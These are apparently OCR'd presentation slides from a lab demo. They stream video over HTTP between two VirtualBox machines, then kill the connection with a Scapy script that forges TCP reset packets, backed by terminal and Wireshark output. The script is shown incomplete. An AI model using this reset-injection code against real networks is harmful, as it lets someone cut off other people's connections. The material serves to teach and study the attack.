STREAMING THE VIDEO



VIDEO STREAMING (CONTD..)



Destination Setup


Select destinations to stream to

Add destinations following the streaming methods you need. Be sure to check with transcoding that the format is compatible with the method used.

New destination: HTTP

☑ Display locally

VIDEO STREAMING (CONTD..)




Network Protocol

Please enter a network URL:

http://192.168.56.1:8080


```
http://www.example.com/stream.avi
rtp://@:1234
mms://mms.examples.com/stream.asx
rtsp://server.example.org:8080/test.sdp
http://www.yourtube.com/watch?v=gg64x
```

SCAPY SCRIPT



```
#! /usr/bin/env python
from scapy.all import *

def packet_handler(pkt):
       iplayer=pkt.getlayer(IP)
       source_ip=iplayer.src

#Checking if the request is from the client
       if source_ip== "192.168.56.2":
          print " source ip of packet is %s" % source_ip
          num=pkt.getlayer(TCP)
          #print(pkt.show())
          t_sequence= num.seq
          t_sourceport=num.sport
          print "sequence number is %s" % t_sequence
#Calling function to send reset packet
          terminate(t_sourceport, t_sequence)


def terminate(temp_sport, temp_seqnum):
    i= IP()
    i.src= "192.168.56.2"
    i.dst= "192.168.56.1"
    i.proto="tcp"

    t= TCP()
    t.sport=temp_sport
    t.dport=8080
    t.seq=temp_seqnum
    t.ack=045
```


AUDIO STREAM BEING RESET..



Terminal File Edit View Search Terminal Help
En
22:51
dos@dos-VirtualBox: ~/Desktop
00:20
00:00
123%

```
dos@dos-VirtualBox:~/Desktop$ sudo python TCP_reset.py
WARNING: No route found for IPv6 destination :: (no default route?)
 source ip of packet is 192.168.56.2
sequence number is 3614663301
.
Sent 1 packets.
Reset Done
dos@dos-VirtualBox:~/Desktop$ sudo wireshark &
[1] 16939
dos@dos-VirtualBox:~/Desktop$ sudo python TCP_reset.py
WARNING: No route found for IPv6 destination :: (no default route?)
 source ip of packet is 192.168.56.2
sequence number is 4117534794
.
Sent 1 packets.
Reset Done
 source ip of packet is 192.168.56.2
sequence number is 4117534794
.
Sent 1 packets.
Reset Done
dos@dos-VirtualBox:~/Desktop$
```

WIRESHARK RESET PACKET IN RED



```
No.  Time         Source              Destination         Protocol Length Info
 448 11.804516000 192.168.56.2        192.168.56.1        TCP        66 44370 > http-alt [ACK] Seq=1 Ack=189336 Win=1324 Len=0 TSval=2289305 TSecr=2298
 449 11.850619000 192.168.56.1        192.168.56.2        HTTP      902 Continuation or non-HTTP traffic
 450 11.850857000 192.168.56.2        192.168.56.1        TCP        66 44370 > http-alt [ACK] Seq=1 Ack=190172 Win=1324 Len=0 TSval=2289316 TSecr=2298
 451 11.890284000 192.168.56.1        192.168.56.2        HTTP     1320 Continuation or non-HTTP traffic
 452 11.928496000 192.168.56.2        192.168.56.1        TCP        66 44370 > http-alt [ACK] Seq=1 Ack=191426 Win=1324 Len=0 TSval=2289336 TSecr=2298
 453 11.973275000 192.168.56.1        192.168.56.2        HTTP      902 Continuation or non-HTTP traffic
 454 11.973470000 192.168.56.2        192.168.56.1        TCP        66 44370 > http-alt [ACK] Seq=1 Ack=192262 Win=1324 Len=0 TSval=2289347 TSecr=2298
 455 12.014560000 192.168.56.1        192.168.56.2        HTTP     1320 Continuation or non-HTTP traffic
 456 12.052461000 192.168.56.2        192.168.56.1        TCP        66 44370 > http-alt [ACK] Seq=1 Ack=193516 Win=1324 Len=0 TSval=2289367 TSecr=2298
 457 12.060643000 CadmusCo_b0:81:5a   Broadcast           ARP        42 Who has 192.168.56.1?  Tell 192.168.56.2
 458 12.061379000 CadmusCo_c6:b9:c6   CadmusCo_b0:81:5a   ARP        60 192.168.56.1 is at 08:00:27:c6:b9:c6
 459 12.063976000 192.168.56.2        192.168.56.1        TCP        54 44370 > http-alt [RST] Seq=1 Win=8192 Len=0
 460 12.072336000 192.168.56.2        192.168.56.1        TCP        54 44370 > http-alt [RST] Seq=1 Win=8192 Len=0
```

```
▶ Frame 14: 66 bytes on wire (528 bits), 66 bytes captured (528 bits) on interface 0
▶ Ethernet II, Src: CadmusCo_b0:81:5a (08:00:27:b0:81:5a), Dst: CadmusCo_c6:b9:c6 (08:00:27:c6:b9:c6)
▶ Internet Protocol Version 4, Src: 192.168.56.2 (192.168.56.2), Dst: 192.168.56.1 (192.168.56.1)
▶ Transmission Control Protocol, Src Port: 44370 (44370), Dst Port: http-alt (8080), Seq: 1, Ack: 5016, Len: 0
```

```
0000  08 00 27 c6 b9 c6 08 00  27 b0 81 5a 08 00 45 00   ..'..... '..Z..E.
0010  00 34 43 4b 40 00 40 06  06 25 c0 a8 38 02 c0 a8   .4CK@.@. .%..8...
0020  38 01 ad 52 1f 90 f5 6c  98 4a 63 f5 bb 0f 80 10   8..R...l .Jc.....
0030  05 2c f1 7a 00 00 01 01  08 0a 00 22 e3 59 00 23   .,.z.... ...".Y.#
0040  05 f7
```

File: "/tmp/wireshark_pcapng_...   Packets: 460 · Displayed: 460 (100,0%) · Dropped: 0 (0,0%)

THANK YOU